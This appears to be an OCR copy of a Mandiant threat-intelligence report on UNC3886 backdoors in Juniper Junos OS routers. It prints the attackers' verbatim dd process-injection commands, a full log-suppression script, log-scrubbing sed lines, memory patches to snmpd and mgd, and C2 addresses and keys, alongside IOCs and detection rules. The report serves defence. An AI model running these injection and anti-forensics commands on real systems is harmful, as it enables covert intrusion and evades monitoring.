
Ghost in the Router: China-Nexus Espionage Actor UNC3886 Targets Juniper Routers

cloud.google.com/blog/topics/threat-intelligence/china-nexus-espionage-targets-juniper-routers/



Mandiant Incident Response

Investigate, contain, and remediate security incidents.

Learn more

Written by: Lukasz Lamparski, Punsaen Boonyakarn, Shawn Chew, Frank Tse, Jakub Jozwiak, Mathew Potaczek, Logeswaran Nadarajan, Nick Harbour, Mustafa Nasser

Introduction

In mid 2024, Mandiant discovered threat actors deployed custom backdoors on Juniper Networks' Junos OS routers. Mandiant attributed these backdoors to the China-nexus espionage group, UNC3886. Mandiant uncovered several TINYSHELL-based backdoors operating on Juniper Networks' Junos OS routers. The backdoors had varying custom capabilities, including active and passive backdoor functions, as well as an embedded script that disables logging mechanisms on the target device.

Mandiant worked with Juniper Networks to investigate this activity and observed that the affected Juniper MX routers were running end-of-life hardware and software. Mandiant recommends that organizations upgrade their Juniper devices to the latest images released by Juniper Networks, which includes mitigations and updated signatures for the Juniper Malware Removal Tool (JMRT). Organizations should run the JMRT Quick Scan and Integrity Check after the upgrade. Juniper also released an advisory about this incident.

Mandiant has reported on similar custom malware ecosystems in 2022 and 2023 that UNC3886 deployed on virtualization technologies and network edge devices. This blog post showcases a development in UNC3886's tactics, techniques and procedures (TTPs), and their focus on malware and capabilities that enable them to operate on network and edge devices, which typically lack security monitoring and detection solutions, such as endpoint detection and response (EDR) agents.

Mandiant previously reported on UNC3886's emphasis on techniques to gather and use legitimate credentials to move laterally within a network, undetected. These objectives remained consistent but were pursued with the introduction of a new tool in 2024. Observations in this blog post strengthen our assessment that the actor's focus is on maintaining long-term access to victim networks. UNC3886 continues to show a deep understanding of the underlying technology of the appliances being targeted.

At the time of writing, Mandiant has not identified any technical overlaps between activities detailed in this blog post and those publicly reported by other parties as Volt Typhoon or Salt Typhoon.

Register for our upcoming webinar for a deeper dive into the activity described in this blog post.

Attribution

UNC3886 is a highly adept China-nexus cyber espionage group that has historically targeted network devices and virtualization technologies with zero-day exploits. UNC3886 interests seem to be focused mainly on defense, technology, and telecommunication organizations located in the US and Asia. The activity described in this blog post is the latest in a number of operations where UNC3886 has leveraged custom malware to target network devices. The malware deployed on Juniper Networks' Junos OS routers demonstrates that UNC3886 has in-depth knowledge of advanced system internals. Furthermore, UNC3886 continues to prioritize stealth in its operations through the use of passive backdoors, together with log and forensics artifact tampering, indicating a focus on long-term persistence, while minimizing the risk of detection.

Junos OS

Juniper Networks Junos OS is a proprietary operating system that powers most Juniper routing, switching, and security devices. It is based on a modified FreeBSD operating system. Junos OS supports 2 different modes of operations:

- **CLI mode:** where standard Junos OS CLI commands can be issued
- **Shell mode:** a user with shell access privileges can access an underlying FreeBSD shell and issue standard FreeBSD commands.

Malware identified in this blog post primarily relies on access to the csh shell, but in some cases it is also aware of higher layers.

Veriexec

Junos OS incorporates a Verified Exec (veriexec) subsystem, which is a modified version of an original NetBSD Veriexec Subsystem. Veriexec is a kernel-based file integrity subsystem that protects the Junos OS operating system (OS) against unauthorized code including binaries, libraries, and scripts and activity that might compromise the integrity of the device. To run malware, the threat actor first needed to bypass veriexec protection.

Mandiant did not observe evidence indicating successful exploitation of veriexec bypass techniques already addressed by Juniper in supported software and hardware. However, aside from the process injection technique described later in this blog post, infection on the compromised EOL Juniper MX routers indicate that the threat actor successfully deployed executable backdoors. Mandiant identified the threat actor had root access to the impacted devices.

Circumventing Veriexec with Process Injection

Veriexec protection prevents unauthorized binaries from executing. This poses a challenge for threat actors, as disabling veriexec can trigger alerts. However, execution of untrusted code is still possible if it occurs within the context of a trusted process. Mandiant's investigation revealed that UNC3886 was able to circumvent this protection by injecting malicious code into the memory of a legitimate process. This specific technique is now tracked as CVE-2025-21590, as detailed in Juniper Network's security bulletin JSA93446.

To achieve this, UNC3886 first gained privileged access to a Juniper router from a terminal server used for managing network devices using legitimate credentials, and entered the FreeBSD shell from the Junos OS CLI. Within the shell environment, they used the "here document" feature to generate a Base64-encoded file named `ldb.b64`. This encoded file was then decoded using `base64` to create a compressed archive named `ldb.tar.gz`, which was subsequently decompressed and extracted using the `gunzip` and `tar` utilities to extract malicious binaries.

Mandiant was unable to recover the full content of `ldb.b64` or `ldb.tar.gz` on the compromised Juniper routers' file system. However, Mandiant successfully recovered three malicious payloads by performing analysis on the memory of a compromised router. The purpose of the payloads was as follows:

- `loader.bin` is a shellcode loader responsible for loading functions including `exit`, `mmap`, `open`, `read`, and `close` from a standard library `libc.so.7`, allocating memory, and loading and executing the final payload from `payload.bin`
- `pc.bin` contains a memory address `0x4012f0`
- `payload.bin` was identified to be the Position Independent Code (PIC) version of the lmpad backdoor

Details of lmpad backdoor are covered in the Malware Analysis section.

Mandiant observed the threat actor inject malicious payloads into a newly spawned `cat` process. The actor created a named pipe called `null` using `mkfifo` and used `cat` to continuously read from it, effectively creating a hung process. This stage involved the following commands:

```
rm -rf null;
mkfifo null;
cat null &
set pid=$!
echo " $pid"
```

While the hung `cat` process was waiting for data from the `null` pipe, the threat actor leveraged `dd` to read binary data from the payload files and write it to specific memory locations inside the `cat` process.

```
dd if=loader.bin of=/proc/$pid/mem conv=notrunc obs=1 oseek=0x4012f0
dd if=pc.bin of=/proc/$pid/mem conv=notrunc obs=1 oseek=0x602820
```

The first `dd` command wrote the loader code from `loader.bin` at the virtual address `0x4012f0,` which is the entrypoint of `cat`. The second `dd` command replaced data at `0x602820` with the content of `pc.bin`. Mandiant noted that `0x602820` is the global offset table entry for `fclose`, this memory location was overwritten with `0x4012f0`, indicating that `pc.bin` contains the memory address where `loader.bin` was injected to.

The threat actor sent an empty string using `echo` to the `null` pipe. `cat` received an end-of-file signal after `echo` finished writing the data and attempted to close the file by executing `fclose`.

As the global offset table entry for `fclose` function was replaced with the entrypoint to the shellcode loader, `cat` executed the shellcode loader instead of the actual `fclose` function, and ultimately loaded the final payload from `payload.bin` in the same directory.

After `payload.bin` has been loaded, the threat actor removed the `null` file and the `ldb` directory, then terminated the current session. This left only the legitimate process running on the compromised router, now containing the malicious code. The following commands were used to achieve these actions:

```
sleep 1;echo -n>null;sleep 1;rm -rf null
cd ..
rm -rf ldb
kill -9 $$
```

Mandiant's investigation noted that this process injection is intended for executing the PIC version of the lmpad backdoor while veriexec is enabled and does not support execution of other backdoors identified on the file system of the compromised Juniper routers.

Malware Overview

Mandiant's investigation identified six distinct malware samples across multiple Juniper MX routers. Each sample is a modified version of a TINYSHELL backdoor, but with unique capabilities. All of these samples incorporate a core TINYSHELL backdoor functionality, but differ greatly when it comes to activation methods as well as additional, Junos OS specific features.

The following malware samples were identified:

1. `appid` - TINYSHELL-based active backdoor, mimicking a legitimate binary named appidd (Application Identification Daemon)
2. `to` - TINYSHELL-based active backdoor, mimicking a legitimate binary named top (Table of Processes)
3. `irad` - TINYSHELL-based passive backdoor, mimicking a legitimate binary named irsd (Interface Replication and Synchronization Daemon)
4. `lmpad` - TINYSHELL-based utility and passive backdoor, mimicking a legitimate binary named lmpd (Link Management Protocol Daemon)
5. `jdosd` - TINYSHELL-based passive backdoor, mimicking a legitimate binary named jddosd (Juniper DDOS protection Daemon)
6. `oemd` - TINYSHELL-based passive backdoor, mimicking a legitimate binary named oamd (Operation, Administration and Maintenance Daemon)

TINYSHELL

TINYSHELL is a publicly available lightweight backdoor written in C that communicates using a custom binary protocol. The standard set of TINYSHELL commands comprises of:

- Remote file upload
- Remote file download
- Establishing remote shell session

A basic TINYSHELL implementation for FreeBSD seems to be a foundation for heavily customized backdoors detailed as follows.

Malware Analysis

appid — TINYSHELL-Based Active Backdoor

Sample one, named `appid`, is an active backdoor written in C. It is derived from the publicly available TINYSHELL source code with additional supported commands. It is an active backdoor that communicates to the following hardcoded command and control (C2) servers:

- `TCP://129[.]126[.]109[.]50:22`
- `TCP://116[.]88[.]34[.]184:22`

- `TCP://223[.]25[.]78[.]136:22`
- `TCP://45[.]77[.]39[.]28:22`

Mandiant believes these IPs are staging nodes of a GOBRAT ORB network, eventually leading to a single, backend Adversary Controlled Operations Server ("ACOS").

This malware begins by communicating to a random C2 server from the list. The malware maintains two TCP sockets that will stay synchronized with the same C2 address. One socket is used for tasking requests and the other is for handling requests. The malware will rotate through the list of C2 servers until a successful connection is created and it will request a task using the first socket. After receiving a task from the C2, the malware then creates a second socket for handling this specific task. After the task is finished, the second socket is closed.

The malware encrypts all network traffic with AES using a hard-coded key. The following commands are supported by malware, consisting of standard TINYSHELL commands and added proxy and reconfiguration capabilities:

Number	Name	Description	Comment
1	tshd_get_file	Sends a file to the server	Standard TINYSHELL command
2	tshd_put_file	Downloads a file from the server	Standard TINYSHELL command
3	tshd_runshell	Launches an interactive /bin/sh shell session	Standard TINYSHELL command
4	tshd_setproxy	Establish a Socks proxy to a given IP+port number	Custom command
5	tshd_config	Change Configuration Menu	Custom command

The following is the list of configuration items that can be changed by the command number 5 (tshd_config) and their associated config menu numbers:

Number	Config Item
11	C2 IP Address 1
12	C2 IP Address 2
13	C2 IP Address 3
14	C2 IP Address 4
2	C2 Port Number
3	C2 Network Interface
4	Sleep Timeout
0	Exit Config Menu

to — TINYSHELL-Based Active Backdoor

Sample two, named `to`, is the same as Sample 1 but with different hardcoded C2 servers:

- `tcp://101[.]100[.]182[.]122:22`
- `tcp://118[.]189[.]188[.]122:22`
- `tcp://158[.]140[.]135[.]244:22`
- `tcp://8[.]222[.]225[.]8:22`

irad — TINYSHELL-Based Passive Backdoor

Sample three, named `irad`, is a TINYSHELL-based passive backdoor written in C. It acts as a libpcap-based packet sniffer and receives commands by inspecting packets on the wire looking for a magic-string that activates its backdoor capabilities. Malware supports 2 modes of operation: active mode, in which it will connect to a provided C2 address, or a passive - listening mode. In addition to 3 standard TINYSHELL commands, it implements 2 custom commands and a custom activation routine.

The malware uses libpcap library to capture all network packets on the host (interface specified in the `eth` environment variable) matching the BPF filter of `icmp[4:2] == 0xaa56`. It reads 16 bytes of data starting at offset 10 from the ICMP packet. The malware has insufficient bounds checking and could read past the end of a packet payload if a smaller than expected packet is encountered.

For any ICMP type code 8 (Echo request) packets, it reads the 16 bytes of data and decrypts it with a single byte XOR key `0x86`. It then compares the decrypted data with a magic string `uSarguuS62bKRA0J`. If the string matches and the byte 8 of the ICMP packet matches ascii character `1` or `2`, it then reads the target IP and TCP port number from the ICMP packet and establishes a TCP connection to the specified IP (active mode). It uses a custom AES and HMAC implementation to encrypt and authenticate the communication. It uses a hardcoded key string `WZtOTig2m42gXB6U` to derive session keys and a hardcoded authentication token `58 90 AE 86 F1 B9 1C F6 29 83 95 71 1D DE 58 0D` to authenticate a target.

After authenticating a connection to a target host it starts encrypted communication. If the response from the target host begins with the string `ek63a21km7WSWkfk` then it exits, otherwise it decodes the command number from the packet:

Command Number	Function	Comment
1	Upload a file to the remote host	Standard TINYSHELL command
2	Download a file from the remote host	Standard TINYSHELL command
3	Launch an interactive /bin/csh session	Standard TINYSHELL command
4	Does nothing	Custom command
5	Relay the current connection to a specified IP and Port	Custom command

If byte 8 of the ICMP packet is `0`, the malware will spawn a listening server on TCP `port 31234` (passive mode). The listening backdoor server supports the same set of 5 commands as listed in the previous table, and the same encryption and authentication protocol.

If the string `1spCq0BMbJwCoeZn` is received, and the malware is currently operating as a listener and accepting connections on `port 31234`, then it will terminate the listening process.

lmpad — TINYSHELL-Based Utility and Passive Backdoor

Sample four, named `lmpad` is an utility and a passive backdoor written in C. In addition to standard TINYSHELL capabilities it can also launch an external script that can perform process injection into two legitimate Junos OS processes to inhibit logging. The main purpose of this malware is to disable all possible logging before the operator connects to the router to perform hands-on activities and then later restore the logs after the operator disconnects.

The malware begins by attempting to receive a UDP packet on port 33615, where it receives an RC4 encrypted message and sends an acknowledgement message in response. The malware also checks the decrypted received payload against the following hex bytes, terminating the connection if it doesn't match.

```
26 e7 2b 3a 1c a2 16 2d 61 89 57 a9 cd 4c e7 3c
```

The RC4 encryption key used to decrypt received UDP messages is: `0b3330c0b41d1ae2`.

After the initial check, the malware enters a listening mode, waiting for commands. In addition to standard TINYSHELL commands (command 2, 4 and 5) it also implements 5 other custom commands:

Command `0`

This command inhibits logging in preparation of hands-on threat actor activity on the router. It begins by writing a compressed zip archive to the file `/var/tmp/pfed_jdhcp6_trace.log`. It then executes the following command line to decompress the archive, execute an embedded script with argument `pre` and clean up the script after execution:

```
gzip -d /var/tmp/pfed_jdhcp6_trace.log -c > /var/tmp/pfed_jdhcp6_trace.log.bak;
sh /var/tmp/pfed_jdhcp6_trace.log.bak pre ;
rm -rf /var/tmp/pfed_jdhcp6_trace.log /var/tmp/pfed_jdhcp6_trace.log.bak ;
kill -9 $$
```

The following is the uncompressed script file:

```
pre_ssh() {
#closelog
cp /mfs/var/etc/syslog.conf /mfs/var/etc/syslog.conf0
sed -i '' 's/\/dev\/null #//g' /mfs/var/etc/syslog.conf0
sed -i '' 's/        /        \/dev\/null #/g' /mfs/var/etc/syslog.conf
ps -fcA |grep eventd | awk '{ print $1 }' | xargs kill -1
#last
cp -r /var/log/utx.log /var/log/utx.log0
cp -r /var/log/wtmp /var/log/wtmp0
}

post_ssh() {
#relog
cp /mfs/var/etc/syslog.conf0 /mfs/var/etc/syslog.conf
rm -f /mfs/var/etc/syslog.conf0
ps -fcA | grep eventd | awk '{ print $1 }' | xargs kill -1
#relast
cp -r /var/log/wtmp0 /var/log/wtmp
cp -r /var/log/utx.log /var/log/utx.log0
rm -f /var/log/wtmp0
}

backup() {
#backconf
rm -rf /var/rundb+
cp -r /var/rundb /var/rundb+
cp /var/db/commits /usr/lib/libjucomm.so.1
tar -cf /config/usage_db /config/juniper.conf.*
tar -cf /var/db/config/usage_db /var/db/config/juniper.conf.*
}

restore() {
#reconfig
cp -r /var/rundb+/* /var/rundb
cp /usr/lib/libjucomm.so.1 /var/db/commits
tar -xf /config/usage_db -C /
tar -xf /var/db/config/usage_db -C /
rm -r /var/rundb+
rm -f /usr/lib/libjucomm.so.1
rm -f /config/usage_db
rm -f /var/db/config/usage_db
}

if [ $1 = "pre" ]; then
pre_ssh
elif [ $1 = "post" ]; then
post_ssh
elif [ $1 = "backup" ]; then
backup
elif [ $1 = "restore" ]; then
restore
fi

echo done
exit 0
```

This script can execute 4 commands:

1. `pre`: backups `syslog.conf` as `syslog.conf0`, it also redirects all logging to `/dev/null`, sends HUP signal to `eventd` daemon responsible for logging and backs up last log and wtmp log.
2. `post`: reverses changes done by `pre_ssh`, it restores original `syslog.conf` as well as last log and wtmp log, it removes backups and sends another HUP signal to `eventd` process.
3. `backup`: it backups the current Juniper configuration database and commit logs and archives configuration files.
4. `restore`: it restores previously backed up configuration database and config files and removes backups.

After stopping logging with `pre_ssh` script, this command then reads the `snmpd` process PID from `/var/run/snmpd.pid`. It also reads 4 bytes of data from address `0x8601328` and writes it to the file `/var/tmp/rts` by using `dd`:

```
dd if=/proc/<pid>/mem of=/var/tmp/rts bs=1 count=4 iseek=0x8601328 2>/dev/null
```

It then changes this data to 0 and writes it to `/var/tmp/rts` and later back to `snmpd` process memory using the same `dd` technique:

```
dd of=/proc/<pid>/mem if=/var/tmp/rts bs=1 count=4 oseek=0x8601328
conv=notrunc 2>/dev/null
```

This patches the `snmpd` process memory at address `0x8601328`. The patch sets a global variable named `trap_configs` to 0. `trap_configs` possibly points to a structure containing SNMP traps that are sent to the monitoring server. Effectively this stops SNMP traps from being triggered which is most likely done to stop SNMP traps from triggering when specific events stop being logged in syslog.

The malware then repeats similar actions against the `mgd` (Juniper Management Daemon) process. It reads `mgd` process PID from `/var/run/mgd.pid` and using the same technique previously mentioned it reads 4 bytes from `mgd` process memory at `0x84E90D8` . It compares these bytes to `57E58955` (which after swapping endianness, disassembles to: `PUSH RBP; MOV EBP,ESP; PUSH RDI` instructions which is a typical function prologue), and if they match, it patches them with following bytes: `C3D08990`. If we disassemble these bytes from a little endian order, we get `NOP; MOV EAX,EDX; RET` instructions.

This patch modifies the prologue of the function at `0x84E90D8` to `NOP, MOV EAX,EDX, RET` effectively skipping the rest of the function. Based on the behavioral analysis, the goal of this patch is likely to stop `auditd` logging of MGD login, logout, cmd events.

This direct memory manipulation using `dd` allows the attacker to alter program behavior and bypass security measures. UNC3886 previously used a similar tactic, where `dd` was used to disable file system verification on startup. In that case, UNC3886 exploited a vulnerability (CVE-2022-41328) to overwrite legitimate FortiOS system binaries, achieving persistence and evading security checks.

Command 1

This command can reverse operations performed by Command 0 after the operator finished their hands-on-keyboard operations. It restores logging by executing `sh /var/tmp/pfed_jdhcp6_trace.log.bak post`, it also reverses patches to `snmpd` and `mgd`.

Command 2 — Launch CSH Session

This command launches an interactive `/bin/csh` session over the UDP connection, with a forked process encrypting the input and output of the shell and transmitting it over the network.

Before executing remote shell, this commands launches a series of `sed` commands to remove specific lines from log files:

```
sed -i '' '/root/d' /var/log/interactive-commands
sed -i '' -e '/vi/d' -e '/set/d' -e '/gdb/d' -e '/mgd/d' /root/.history
sed -i '' '/root/d' /var/log/messages
sed -i '' '/root/d' /var/log/auth
```

These remove lines containing the term `root` from `/var/log/interactive-commands`, `/var/log/messages`, and `/var/log/auth`. They also remove instances of `vi`, `set`, `gdb`, and `mgd` from `/root/.history`.

Command 3 — Request New Sleep Timeout

This command will cause the malware to send a reply to the connection containing the value of the current sleep timeout. The response to that message will contain the new 4-byte sleep timeout that will be used by the main command loop (in seconds).

Command 4 — File Upload

This command will cause the malware to send a specified file to the remote server.

Command 5 — File Download

This command will cause the malware to download a file from the remote server and write it to the disk.

Command 6 — Backup Configuration Database

This command causes the malware to execute the same script as Command 0 but with argument `backup` to backup Juniper configuration database and commit logs.

```
gzip -d /var/tmp/pfed_jdhcp6_trace.log -c > /var/tmp/pfed_jdhcp6_trace.log.bak;
sh /var/tmp/pfed_jdhcp6_trace.log.bak backup ;
rm -rf /var/tmp/pfed_jdhcp6_trace.log /var/tmp/pfed_jdhcp6_trace.log.bak ;
kill -9 $$
```

Command 7 — Restore configuration database

This command causes the malware to execute the same script as Command 0 but with argument `restore` to restore Juniper configuration database and commit logs:

```
gzip -d /var/tmp/pfed_jdhcp6_trace.log -c > /var/tmp/pfed_jdhcp6_trace.log.bak;
sh /var/tmp/pfed_jdhcp6_trace.log.bak restore ;
rm -rf /var/tmp/pfed_jdhcp6_trace.log /var/tmp/pfed_jdhcp6_trace.log.bak ;
kill -9 $$
```

Command `8` - Receive new socket timeout value

This command will cause the malware to send a reply to the connection containing the value of the current socket timeout. The response to that message will contain the new 4-byte value that will be used to update the main socket timeout. The default socket timeout value is 300 seconds

If any other command is passed, malware will close the socket and exit.

jdosd — TINYSHELL-Based Passive Backdoor

Sample five, named `jdosd`, is a passive backdoor written in C. It implements a UDP backdoor operating on a fixed port number which provides file transfer and remote shell capabilities.

Malware binds to UDP port 33512 and uses a custom RC4 implementation. This implementation has a bug in it where it doesn't properly retrieve a final state box value during its PRGA generation. The following key is used for the traffic encryption:

```
4fd37426-65dd-4a8d-8ba6-1382a011dae9
```

The attacker initiates the connection to the backdoor by sending a magic value `0xDEADBEEF`. The malware responds to this message by sending the same message in response, encrypted with custom RC4. The malware will then send the process ID (pid) of its own process to the C2.

After the initial beacon the malware waits for additional commands. In addition to standard TINYSHELL commands (1-3), there are two additional commands supported(0xAC, 0xFF):

Command Code	Description	Comment
1	Upload data. Reads a file path from the received data stream and sends the contents of the file to the remote host.	Standard TINYSHELL command
2	Reads a file name from the data stream, creates it, then reads the file contents to write to that file from the data stream.	Standard TINYSHELL command
3	Launches an interactive `/bin/csh` session, with all input and output marshaled across the UDP connection	Standard TINYSHELL command
0xAC	Does nothing	Custom command
0xFF	Exits the Program	Custom command

oemd — TINYSHELL-Based Passive Backdoor

Sample six, named `oemd`, is a passive backdoor written in C. The backdoor receives the C2 address and port by binding on specific network interfaces. Network interfaces are stored in an environment variable. The backdoor communicates with the C2 over TCP. Communication with C2 is AES-encrypted and XOR-encoded.

The malware configuration is stored in the following environment variables:

- `INTFS`: The network interfaces' names to bind to.
- `RTS`: The routing addresses to bind to (instead of interfaces).
- `UPRT`: The port to bind to (if not specified, `45678` is used)
- `DAEMON`: Run the sample in the background.

During initialization, malware executes following command to retrieve local-index number of an interface specified in the `INTFS` environment variable:

```
ifinfo '<interface>' | grep local-index | grep -Eo '[0-9]+'
```

After setting up a local UDP socket, malware binds to `0.0.0.0:<port>` on the specified interfaces and waits for the attacker to send the C2 address and port. After receiving a C2 address on the UDP socket it establishes a new TCP connection to the provided target.

Malware supports a set of standard TINYSHELL commands:

- `1`: Upload a file.
- `2`: Download a file.
- `3`: Execute a shell command.

When executing shell commands, the malware clears the `HISTFILE` environment variable and allows the attacker to specify the `TERM` value.

Junos OS Specific Socket Options

All the previously listed samples create an `AF_ROUTE` socket using `socket(AF_ROUTE(17), SOCK_SEQPACKET(5), 0)`. Running these samples on a standard FreeBSD system would return an invalid socket, hence we believe this to be a JunosOS specific implementation.

We believe that this socket is used to establish a connection for communicating with the operating system's routing subsystem. The `AF_ROUTE` constant designates the socket family for routing operations, and `SOCK_SEQPACKET` specifies a reliable, message-oriented connection. This socket is used to read and write a packet similar in structure to `rt_*` messages on OpenBSD to retrieve the interface index. From all the samples, only `oemd` uses the `ifinfo` command to retrieve the interface index, while other samples are using a custom `rt_*` messages via the socket.

The custom message contains an interface name and a logical sub interface. On Juniper routing devices, instead of tagging packets with VLAN IDs, sub-interfaces act as distinct interfaces with their own IP addresses, routing configurations, and potentially different security policies. The interface index value is then passed into a `setsockopt` call for a command and control socket either TCP or UDP.

Activity in Linux Environments

Mandiant continued to observe UNC3886 leverage similar TTPs and use of the same malware and utilities as detailed in our previous blog post as follows:

- Command execution and persistence using a combination of rootkits and utilities, including REPTILE and MEDUSA with SEAELF loader, and BUSYBOX.
- Instead of using the publicly available kubo/injector as noted previously, Mandiant observed UNC3886 deployed PITHOOK along with a custom SSH server based on the publicly available wzshiming/sshd project to hijack SSH authentications and capture SSH credentials.
- TACACS+ daemon binary was replaced by a backdoored version of the binary with similar malicious functions for capturing credentials.
- Use of GHOSTTOWN malware for anti-forensics purposes.

Mandiant's investigation did not observe evidence of data staging and exfiltration.

Outlook and Implications

This blog post further highlights China-nexus espionage actors are continuing to compromise networking infrastructure with custom malware ecosystems. While UNC3886 previously focused their operations on network edge devices, this activity demonstrated they're also targeting internal networking infrastructure, such as Internet Service Provider (ISP) routers.

Mandiant observed the threat actor targeting network authentication services, including the Terminal Access Controller Access-Control System (TACACS+), and terminal servers with access to the routers to gain privileged initial access.

This privileged access allowed the threat actor to enter Junos OS shell mode and perform restricted operations. Investigating further actions taken by the threat actor was hampered by the challenges inherent in analyzing proprietary network devices, which required novel methods for artifact acquisition and analysis.

Mandiant recommends organizations:

- **Upgrade Juniper devices and run security checks:** Organizations should upgrade their Juniper devices to the latest images which contain mitigations and updated signatures for JMRT and run JMRT Quick Scan and Integrity check after the upgrade.
- **Secure Authentication:** Implement a centralized Identity and Access Management (IAM) system with robust multi-factor authentication (MFA) and granular role-based access control (RBAC) for managing network devices.
- **Configuration Management:** Implement a network configuration management that supports configuration validation against defined templates and standards, with the ability to automatically remediate deviations or trigger alerts for manual intervention.
- **Enhanced Monitoring:** Address and prioritize high-risk administrative activities and implement monitoring solutions with a process to regularly review the effectiveness of detection.

- **Vulnerability Management:** Prioritize patching and mitigation of vulnerabilities in network devices, including those in lesser-known operating systems.
- **Device Lifecycle Management**: Implement a device lifecycle management program that includes proactive monitoring, automated software updates, and end-of-life (EOL) replacement planning to ensure network devices are always supported and secure.
- **Security Hardening:** Strengthen the security posture of network devices, administrative devices and systems used for managing network devices by implementing strict access controls, network segmentation, and other security measures.
- **Threat Intelligence:** Proactively leverage threat intelligence to continually evaluate and improve the effectiveness of security controls against emerging threats.

The compromise of routing devices is a recent trend in the tactics of espionage-motivated adversaries as it grants the capability for a long-term, high-level access to the crucial routing infrastructure, with a potential for more disruptive actions in the future. A concerted effort is required to safeguard these critical systems and ensure the continued stability and security of the internet.

Organizations potentially impacted by this campaign are strongly advised to engage Mandiant's Custom Threat Hunt service. Mandiant's team of security experts can proactively identify and mitigate hidden threats, providing clarity and confidence in your security posture.

Acknowledgement

This analysis would not have been possible without the assistance from analysts across Google Threat Intelligence Group and Mandiant's FLARE. A special thanks goes to Paul Tarter, Adam Markun, and Ange Albertini who contributed to analysis of the malware detailed in this blog post.

Indicators of Compromise

A Google Threat Intelligence Collection of IOCs is available for registered users. For Google Security Operations Enterprise+ customers, rules have been released to your Emerging Threats rule pack, and indicators of compromise (IOCs) listed in this blog post are available for prioritization with Applied Threat Intelligence.

Host-Based Indicators

Filename	Malware Family	MD5	SHA1	SHA256
appid	TINYSHELL	2c89a18944d3a895bd6432415546635e	50520639cf77df0c15cc95076fac901e3d04b708	98380ec6bf4e03d3ff49
irad	TINYSHELL	aac5d83d296df81c9259c9a533a8423a	1a6d07da7e77a5706dd8af899ebe4daa74bbbe91	5bef7608d66112315eef
jdosd	TINYSHELL	8023d01ffb7a38b582f0d598afb974ee	06a1f879da398c00522649171526dc968f769093	c0ec15e08b4fb3730c5
lmpad	TINYSHELL	5724d76f832ce8061f74b0e9f1dcad90	f8697b400059d4d5082eee2d269735aa8ea2df9a	5995aaff5a047565c0d7
oemd	TINYSHELL	e7622d983d22e749b3658600df00296d	cf7af504ef0796d91207e41815187a793d430d85	905b18d5df58dd6c169
to	TINYSHELL	b9e4784fa0e6283ce6e2094426a02fce	01735bb47a933ae9ec470e6be737d8f646a8ec66	e1de05a2832437ab70d
oemd	TINYSHELL	bf80c96089d37b8571b5de7cab14dd9f	cec327e51b79cf11b3eeffebf1be8ac0d66e9529	3751997cfcb038e6b65
lmpad	TINYSHELL	3243e04afe18cc5e1230d49011e19899	2e9215a203e908483d04dfc0328651d79d35b54f	7ae38a27494dd6c1bc9

Network Indicators

Description	Indicator
TINYSHELL Command and Control server	129.126.109.50:22
TINYSHELL Command and Control server	116.88.34.184:22
TINYSHELL Command and Control server	223.25.78.136:22

TINYSHELL Command and Control server	45.77.39.28:22
TINYSHELL Command and Control server	101.100.182.122:22
TINYSHELL Command and Control server	118.189.188.122:22
TINYSHELL Command and Control server	158.140.135.244:22
TINYSHELL Command and Control server	8.222.225.8:22

Detection

YARA-L Rules

Relevant rules are available in the Google SecOps Mandiant Intel Emerging Threats curated detections rule set.

- SEAELF Installer Execution
- GHOSTTOWN Utility Execution
- REPTILE Rootkit Command Line Argument Tampering
- REPTILE Rootkit Cmd Component Usage
- REPTILE Rootkit Shell Component Usage
- REPTILE Rootkit Hide Command Usage

YARA Rules

```
rule M_Hunting_PacketEncryptionLayer_1
{
    meta:
        author = "Mandiant"
    strings:
        $pel_1 = "pel_client_init"
        $pel_2 = "pel_server_init"
        $pel_3 = "pel_setup_context"
        $pel_4 = "pel_send_msg"
        $pel_5 = "pel_recv_msg"
        $pel_6 = "pel_send_all"
        $pel_7 = "pel_recv_all"
        $pel_8 = "pel_errno"
        $pel_9 = "pel_context"
        $pel_10 = "pel_ctx"
        $pel_11 = "send_ctx"
        $pel_12 = "recv_ctx"
    condition:
        4 of ($pel_*)
}
```

```
rule M_Hunting_TINYSHELL_5
{
    meta:
        author = "Mandiant"
    strings:
        $tsh_1 = "tsh_get_file"
        $tsh_2 = "tsh_put_file"
        $tsh_3 = "tsh_runshell"
        $tshd_1 = "tshd_get_file"
        $tshd_2 = "tshd_put_file"
        $tshd_3 = "tshd_runshell"
    condition:
        all of ($tshd_*) or all of ($tsh_*)
}
```

Snort/Suricata Rules

```
alert udp any any -> any any ( msg:"M_Backdoor_TINYSHELL_deadbeef_1";
dsize:>15; content:"|44 31 3A 14 45 95 6A 73|"; offset: 0; depth:8;
threshold:type limit,track by_src,count 1,seconds 3600; sid:1000000; rev:1; )

alert udp any any -> any any ( msg:"M_Backdoor_TINYSHELL_deadbeef_2";
dsize:>15; content:"|64 11 1A 34 65 B5 4A 53|"; offset: 0; depth:8;
threshold:type limit,track by_src,count 1,seconds 3600; sid:1000001; rev:1; )

alert icmp any any -> any any ( msg:"M_Backdoor_TINYSHELL_uSarguuS62bKRA0J";
content:"|f3 d5 e7 f4 e1 f3 f3 d5 b0 b4 e4 cd d4 c7 b6 cc|"; threshold:type
